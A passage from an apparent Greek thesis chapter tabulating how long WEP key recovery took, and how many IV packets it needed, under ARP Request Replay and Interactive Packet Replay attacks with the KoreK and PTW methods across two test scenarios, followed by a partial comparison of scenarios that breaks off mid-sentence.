Interactive Packet Replay Korek	802.11g	-63	WEP 128bit	1209,81	108896	1
		M.O.		1764,49	76654	
		Max		3135,60	131195	
		Min		921,38	46714	
		Standard Deviation		721,61	28332	


Πίνακας 5.11 Παρουσίαση αποτελεσμάτων της επίθεσης Interactive Packet Replay με χρήση της μεθόδου KoreK στο σενάριο 3



Σχήμα 5.13 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Interactive Packet Replay με χρήση της μεθόδου KoreK στο σενάριο 3

Μετρήσεις πτυχιακής WEP - Συνδεδεμένος Client						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Interactive Packet Replay PTW	802.11g	-60	WEP 128bit	2086,92	93320	1
Interactive Packet Replay PTW	802.11g	-70	WEP 128bit	608,68	33254	1
Interactive Packet Replay PTW	802.11g	-68	WEP 128bit	1101,34	62216	1
Interactive Packet Replay PTW	802.11g	-68	WEP 128bit	1268,48	65662	1
Interactive Packet Replay PTW	802.11g	-64	WEP 128bit	1824,30	107882	1
Interactive Packet Replay PTW	802.11g	-70	WEP 128bit	609,72	36800	1
Interactive Packet Replay PTW	802.11g	-70	WEP 128bit	613,88	35823	1
Interactive Packet Replay PTW	802.11g	-62	WEP 128bit	1067,44	69224	1
Interactive Packet Replay PTW	802.11g	-60	WEP 128bit	1139,03	59960	1
Interactive Packet Replay PTW	802.11g	-65	WEP 128bit	1956,33	105347	1
			M.O.	1227,61	66949	
			Max	2086,92	107882	
			Min	608,68	33254	
			Standard Deviation	559,58	27762	

Πίνακας 5.12 Παρουσίαση αποτελεσμάτων της επίθεσης Interactive Packet Replay με χρήση της μεθόδου PTW στο σενάριο 3



Σχήμα 5.14 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Interactive Packet Replay με χρήση της μεθόδου PTW στο σενάριο 3

Στους παραπάνω πίνακες (Πίνακας 5.9, Πίνακας 5.10, Πίνακας 5.11, Πίνακας 5.12) βλέπουμε τα αποτελέσματα των δύο επιθέσεων (Interactive Packet Replay, Arp Request Replay) σε συνδυασμό με τις δύο μεθόδους εύρεσης του WEP κλειδιού (KoreK, PTW). Κάθε μέτρηση έγινε από δέκα φορές ώστε να έχουμε ένα ικανοποιητικό δείγμα της αποτελεσματικότητας της κάθε επίθεσης και μεθόδου.

Στον πρώτο πίνακα (Πίνακας 5.9) βλέπουμε τα αποτελέσματα της επίθεσης Arp Request Replay σε συνδυασμό με τη μέθοδο KoreK. Ο μέσος χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί του συγκεκριμένου δικτύου ήταν 1023,51 δευτερόλεπτα και τα IV πακέτα που χρειάστηκαν ήταν 47604.

Στο δεύτερο πίνακα (Πίνακας 5.10) βλέπουμε τα αποτελέσματα της επίθεσης Arp Request Replay σε συνδυασμό με τη μέθοδο PTW. Ο μέσος χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί του συγκεκριμένου δικτύου ήταν 1821,33 και τα IV πακέτα που χρειάστηκαν ήταν 61015.

Στον τρίτο πίνακα (Πίνακας 5.11) βλέπουμε τα αποτελέσματα της επίθεσης Interactive Packet Replay σε συνδυασμό με τη μέθοδο KoreK. Ο μέσος

χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί στο συγκεκριμένο δίκτυο ήταν 1764,49 και τα IV πακέτα που χρειάστηκαν ήταν 76654.

Τέλος, στον τέταρτο πίνακα (Πίνακας 5.12) βλέπουμε τα αποτελέσματα της επίθεσης Interactive Packet Replay σε συνδυασμό με τη μέθοδο PTW. Ο μέσος χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί στο συγκεκριμένο δίκτυο ήταν 1227,61 και τα πακέτα που χρειάστηκαν ήταν 66949.


Στο συγκεκριμένο σενάριο πιο γρήγορος συνδυασμός επίθεσης – μεθόδου είναι η Arp Request Replay με χρήση της μεθόδου KoreK. Παρατηρούμε ότι υπάρχει αρκετά μεγάλη διαφορά τόσο στο χρόνο που χρειάστηκε ώστε να βρει το WEP κλειδί του συγκεκριμένου δικτύου όσο και στα IV πακέτα που χρειάστηκαν. Ο συνδυασμός Arp Request Replay – KoreK χρειάστηκε 48% λιγότερα πακέτα από το συνδυασμό Interactive Packet Replay – KoreK που χρειάστηκε τα περισσότερα και 32% λιγότερα από τον αμέσως επόμενο συνδυασμό Arp Request Replay – PTW. Μεγάλες διαφορές παρατηρούνται και στο χρόνο που χρειάστηκε για να βρεθεί το κλειδί καθώς ο συνδυασμός Arp Request Replay – KoreK ήταν 44% πιο γρήγορος από τον πιο αργό συνδυασμό Arp Request Replay – PTW και 17% πιο γρήγορος από τον αμέσως επόμενο συνδυασμό Interactive Packet Replay – PTW.

5.5 Σενάριο 4

Στο συγκεκριμένο σενάριο το Access Point είναι ένα router Thomson 585 V7. Η απόσταση είναι η ελάχιστη δυνατή και το σήμα είναι μέγιστο. Το πρότυπο ασύρματης δικτύωσης που χρησιμοποιείται είναι το 802.11g και το WEP κλειδί είναι 64-bit. Δοκιμάζονται δύο διαφορετικές επιθέσεις για τη δημιουργία κίνησης στο δίκτυο η Interactive Packet Replay και η Arp Request Replay και δύο διαφορετικές μέθοδοι για την εύρεση του κλειδιού η KoreK και η PTW. Παρακάτω παρουσιάζονται τα αποτελέσματα του πειράματος.

Μετρήσεις πτυχιακής WEP - κλειδί 64-bit						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Arp Request Korek	802.11g	-36	WEP 64-bit	635,45	16277	0
Arp Request Korek	802.11g	-42	WEP 64-bit	846,78	21669	0
Arp Request Korek	802.11g	-40	WEP 64-bit	602,21	17357	0
Arp Request Korek	802.11g	-40	WEP 64-bit	697,42	15730	0
Arp Request Korek	802.11g	-42	WEP 64-bit	1124,75	23023	0
Arp Request Korek	802.11g	-41	WEP 64-bit	635,79	15180	0
Arp Request Korek	802.11g	-41	WEP 64-bit	634,93	17752	0
Arp Request Korek	802.11g	-44	WEP 64-bit	1545,37	36442	0
Arp Request Korek	802.11g	-42	WEP 64-bit	790,58	16786	0
Arp Request Korek	802.11g	-41	WEP 64-bit	601,36	17164	0
			M.O.	811,46	19738	
			Max	1545,37	36442	
			Min	601,36	15180	
			Standard Deviation	304,12	6388	


Πίνακας 5.13 Παρουσίαση αποτελεσμάτων της επίθεσης Arp Request Replay με χρήση της μεθόδου KoreK στο σενάριο 4



Σχήμα 5.15 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Arp Request Replay με χρήση της μεθόδου KoreK στο σενάριο 4

Μετρήσεις πτυχιακής WEP - κλειδί 64-bit						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Arp Request PTW	802.11g	-40	WEP 64-bit	636,64	13934	0
Arp Request PTW	802.11g	-42	WEP 64-bit	771,48	15940	0
Arp Request PTW	802.11g	-38	WEP 64-bit	708,83	15583	0
Arp Request PTW	802.11g	-40	WEP 64-bit	623,36	18372	0
Arp Request PTW	802.11g	-37	WEP 64-bit	633,10	17190	0
Arp Request PTW	802.11g	-40	WEP 64-bit	601,50	11537	0
Arp Request PTW	802.11g	-39	WEP 64-bit	601,02	13216	0
Arp Request PTW	802.11g	-41	WEP 64-bit	951,01	20679	0
Arp Request PTW	802.11g	-43	WEP 64-bit	836,27	20722	0
Arp Request PTW	802.11g	-43	WEP 64-bit	637,40	16683	0
			M.O.	700,06	16386	
			Max	951,01	20722	
			Min	601,02	11537	
			Standard Deviation	117,64	3024	


Πίνακας 5.14 Παρουσίαση αποτελεσμάτων της επίθεσης Arp Request Replay με χρήση της μεθόδου PTW στο σενάριο 4



Σχήμα 5.16 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Arp Request Replay με χρήση της μεθόδου PTW στο σενάριο 4

Μετρήσεις πτυχιακής WEP - κλειδί 64-bit						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Interactive Packet Replay Korek	802.11g	-40	WEP 64-bit	1082,42	25952	0
Interactive Packet Replay Korek	802.11g	-38	WEP 64-bit	635,02	15080	0
Interactive Packet Replay Korek	802.11g	-39	WEP 64-bit	796,78	14085	0
Interactive Packet Replay Korek	802.11g	-38	WEP 64-bit	633,73	14275	0
Interactive Packet Replay Korek	802.11g	-37	WEP 64-bit	601,34	14794	0
Interactive Packet Replay Korek	802.11g	-38	WEP 64-bit	631,34	15981	0
Interactive Packet Replay Korek	802.11g	-39	WEP 64-bit	601,11	14938	0
Interactive Packet Replay Korek	802.11g	-40	WEP 64-bit	601,10	13434	0
Interactive Packet Replay Korek	802.11g	-40	WEP 64-bit	633,84	15113	0
Interactive Packet Replay Korek	802.11g	-40	WEP 64-bit	724,77	13017	0
			M.O.	694,15	15667	
			Max	1082,42	25952	
			Min	601,10	13017	
			Standard Deviation	150,14	3716	


Πίνακας 5.15 Παρουσίαση αποτελεσμάτων της επίθεσης Interactive Packet Replay με χρήση της μεθόδου KoreK στο σενάριο 4



Σχήμα 5.17 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Interactive Packet Replay με χρήση της μεθόδου KoreK στο σενάριο 4

Μετρήσεις πτυχιακής WEP - κλειδί 64-bit						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Interactive Packet Replay PTW	802.11g	-41	WEP 64-bit	856,47	20020	0
Interactive Packet Replay PTW	802.11g	-37	WEP 64-bit	639,31	14815	0
Interactive Packet Replay PTW	802.11g	-41	WEP 64-bit	744,67	16581	0
Interactive Packet Replay PTW	802.11g	-38	WEP 64-bit	601,18	14395	0
Interactive Packet Replay PTW	802.11g	-36	WEP 64-bit	750,57	15317	0
Interactive Packet Replay PTW	802.11g	-38	WEP 64-bit	1065,74	20412	0
Interactive Packet Replay PTW	802.11g	-36	WEP 64-bit	668,97	14569	0
Interactive Packet Replay PTW	802.11g	-39	WEP 64-bit	600,96	11597	0
Interactive Packet Replay PTW	802.11g	-40	WEP 64-bit	601,12	15391	0
Interactive Packet Replay PTW	802.11g	-37	WEP 64-bit	601,14	15136	0
			M.O.	713,01	15823	
			Max	1065,74	20412	
			Min	600,96	11597	
			Standard Deviation	150,88	2638	

Πίνακας 5.16 Παρουσίαση αποτελεσμάτων της επίθεσης Interactive Packet Replay με χρήση της μεθόδου PTW στο σενάριο 4



Σχήμα 5.18 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Interactive Packet Replay με χρήση της μεθόδου PTW στο σενάριο 4

Στους παραπάνω πίνακες (Πίνακας 5.13, Πίνακας 5.14, Πίνακας 5.15, Πίνακας 5.16) βλέπουμε τα αποτελέσματα των δύο επιθέσεων (Interactive Packet Replay, Arp Request Replay) σε συνδυασμό με τις δύο μεθόδους εύρεσης του WEP κλειδιού (KoreK, PTW). Κάθε μέτρηση έγινε από δέκα φορές ώστε να έχουμε ένα ικανοποιητικό δείγμα της αποτελεσματικότητας της κάθε επίθεσης και μεθόδου.

Στον πρώτο πίνακα (Πίνακας 5.13) βλέπουμε τα αποτελέσματα της επίθεσης Arp Request Replay σε συνδυασμό με τη μέθοδο KoreK. Ο μέσος χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί του συγκεκριμένου δικτύου ήταν 811,46 δευτερόλεπτα και τα IV πακέτα που χρειάστηκαν ήταν 19738.

Στο δεύτερο πίνακα (Πίνακας 5.14) βλέπουμε τα αποτελέσματα της επίθεσης Arp Request Replay σε συνδυασμό με τη μέθοδο PTW. Ο μέσος χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί του συγκεκριμένου δικτύου ήταν 700,06 και τα IV πακέτα που χρειάστηκαν ήταν 16386.

Στον τρίτο πίνακα (Πίνακας 5.15) βλέπουμε τα αποτελέσματα της επίθεσης Interactive Packet Replay σε συνδυασμό με τη μέθοδο KoreK. Ο μέσος χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί στο συγκεκριμένο δίκτυο ήταν 694,15 και τα IV πακέτα που χρειάστηκαν ήταν 15667.


Τέλος, στον τέταρτο πίνακα (Πίνακας 5.16) βλέπουμε τα αποτελέσματα της επίθεσης Interactive Packet Replay σε συνδυασμό με τη μέθοδο PTW. Ο μέσος χρόνος που χρειάστηκε για να βρεθεί το WEP κλειδί στο συγκεκριμένο δίκτυο ήταν 713,01 και τα πακέτα που χρειάστηκαν ήταν 15823. Στο συγκεκριμένο σενάριο ο πιο γρήγορος συνδυασμός επίθεσης – μεθόδου ήταν η Interactive Packet Replay – KoreK. Ο συγκεκριμένος συνδυασμός ήταν 14% πιο γρήγορος από τον πιο αργό συνδυασμό Arp Request Replay - KoreK και μόλις 1% πιο γρήγορος από τον επόμενο. Στα IV πακέτα οι διαφορές ήταν μεγαλύτερες καθώς χρειάστηκε 20% λιγότερα πακέτα από το συνδυασμό με τα περισσότερα που ήταν η Arp Request Replay – KoreK αλλά μόλις 1% από τον επόμενο.

5.6 Επίλογος

Σε αυτήν την ενότητα θα κάνουμε μια σύγκριση μεταξύ των σεναρίων που είδαμε στις προηγούμενες ενότητες. Θα δούμε τι διαφορές παρατηρούνται μεταξύ μέγιστου σήματος (Ενότητα 5.2) και ελάχιστου σήματος (Ενότητα 5.3), σε ένα δίκτυο με έναν client συνδεμένο (Ενότητα 5.3) και σε ένα δίκτυο χωρίς (Ενότητα 5.1), τη διαφορά που παρατηρείται μεταξύ της εύρεσης 128-bit WEP κλειδιού (Ενότητα 5.1) και 64-bit WEP κλειδιού (Ενότητα 5.4) και τέλος ποια μέθοδος (PTW ή KoreK) και ποια επίθεση (Arp Request Replay ή Interactive Packet Replay) είναι πιο αποδοτική.

Ας περάσουμε στην πρώτη σύγκριση μεταξύ μέγιστου σήματος (Ενότητα 5.1) και ελάχιστου σήματος (Ενότητα 5.2). Στον πρώτο συνδυασμό επίθεσης – μεθόδου Arp Request Replay – KoreK παρατηρούμε ότι στο σενάριο με το μέγιστο σήμα (Πίνακας 5.1) χρειάστηκαν κατά μέσο όρο 1913,92 δευτερόλεπτα και 42083 IV πακέτα ενώ στο σενάριο με το ελάχιστο σήμα (Πίνακας 5.5) χρειάστηκαν κατά μέσο όρο 2151,83 δευτερόλεπτα και 39836 IV πακέτα. Στο δεύτερο συνδυασμό επίθεσης – μεθόδου Arp Request Replay – PTW στο σενάριο με το μέγιστο σήμα (Πίνακας 5.2) χρειάστηκαν κατά μέσο όρο 2172,31 δευτερόλεπτα και 45547 IV πακέτα ενώ στο σενάριο με το ελάχιστο σήμα (Πίνακας 5.6) χρειάστηκαν 1805,66 δευτερόλεπτα και 37797 πακέτα. Στον τρίτο συνδυασμό επίθεσης – μεθόδου Interactive Packet Replay – KoreK στο σενάριο με το μέγιστο σήμα (Πίνακας 5.3) χρειάστηκαν κατά μέσο όρο 2548,73 δευτερόλεπτα και 46391 IV πακέτα ενώ στο σενάριο με το ελάχιστο σήμα (Πίνακας 5.7) χρειάστηκαν κατά μέσο όρο 2801,60 δευτερόλεπτα και 48181 IV πακέτα. Τέλος στον τελευταίο συνδυασμό επίθεσης μεθόδου Interactive Packet Replay – PTW στο σενάριο με το μέγιστο σήμα (Πίνακας 5.4) χρειάστηκαν κατά μέσο όρο 2309,47 δευτερόλεπτα και 42923 IV πακέτα ενώ στο σενάριο με το ελάχιστο σήμα (Πίνακας 5.8) χρειάστηκαν κατά μέσο όρο 2452,81 δευτερόλεπτα και 39596 IV πακέτα. Παρατηρούμε ότι τα σενάρια έχουν ελάχιστες διαφορές μεταξύ τους και οι μέσοι όροι τόσο του χρόνου όσο και των πακέτων που χρειάζονται είναι αρκετά κοντά. Κάποιοι συνδυασμοί είναι πιο γρήγοροι στο σενάριο με το μέγιστο σήμα (Ενότητα 5.1) και κάποιοι πιο


γρήγοροι στο σενάριο με το ελάχιστο σήμα (Ενότητα 5.2). Με βάση τις παραπάνω μετρήσεις και τη σύγκριση μεταξύ των σεναρίων μπορούμε να πούμε ότι η ένταση του σήματος δεν παίζει κάποιο ρόλο στη διαδικασία εύρεσης του WEP κλειδιού ενός ασύρματου δικτύου(Σχήμα 5.19).



Σχήμα 5.19 Σύγκριση επιθέσεων - μεθόδων ανάλογα με το χρόνο που χρειάζονται για την εύρεση του κλειδιού στο σενάριο με το μέγιστο σήμα και στο σενάριο με το ελάχιστο σήμα

Ας προχωρήσουμε στη δεύτερη σύγκριση μεταξύ δικτύου χωρίς κανέναν client συνδεμένο (Ενότητα 5.1) και δικτύου με έναν client συνδεμένο (Ενότητα 5.3). Στον πρώτο συνδυασμό επίθεσης – μεθόδου Arp Request Replay - KoreK στο σενάριο χωρίς κανέναν client συνδεμένο (Πίνακας 5.1) χρειάστηκαν κατά μέσο όρο 1913,92 δευτερόλεπτα και 42083 IV πακέτα ενώ στο σενάριο με έναν client συνδεμένο (Πίνακας 5.9) χρειάστηκαν κατά μέσο όρο 1023,51 δευτερόλεπτα και 47604 IV πακέτα. Στο δεύτερο συνδυασμό επίθεσης – μεθόδου Arp Request Replay – PTW στο σενάριο χωρίς κανέναν client συνδεμένο (Πίνακας 5.2) χρειάστηκαν κατά μέσο όρο 2172,31 δευτερόλεπτα και 45547 IV πακέτα ενώ στο σενάριο με έναν client συνδεμένο (Πίνακας 5.10) χρειάστηκαν κατά μέσο όρο 1821,33 δευτερόλεπτα και 61015 IV πακέτα. Στον τρίτο συνδυασμό επίθεσης – μεθόδου Interactive Packet Replay – KoreK στο σενάριο χωρίς κανέναν client συνδεμένο (Πίνακας 5.3) χρειάστηκαν κατά μέσο όρο 2548,73 δευτερόλεπτα και 46391 IV πακέτα ενώ στο σενάριο με έναν client συνδεμένο (Πίνακας 5.11) χρειάστηκαν κατά μέσο όρο 1764,49 δευτερόλεπτα και 76654 IV πακέτα. Τέλος,

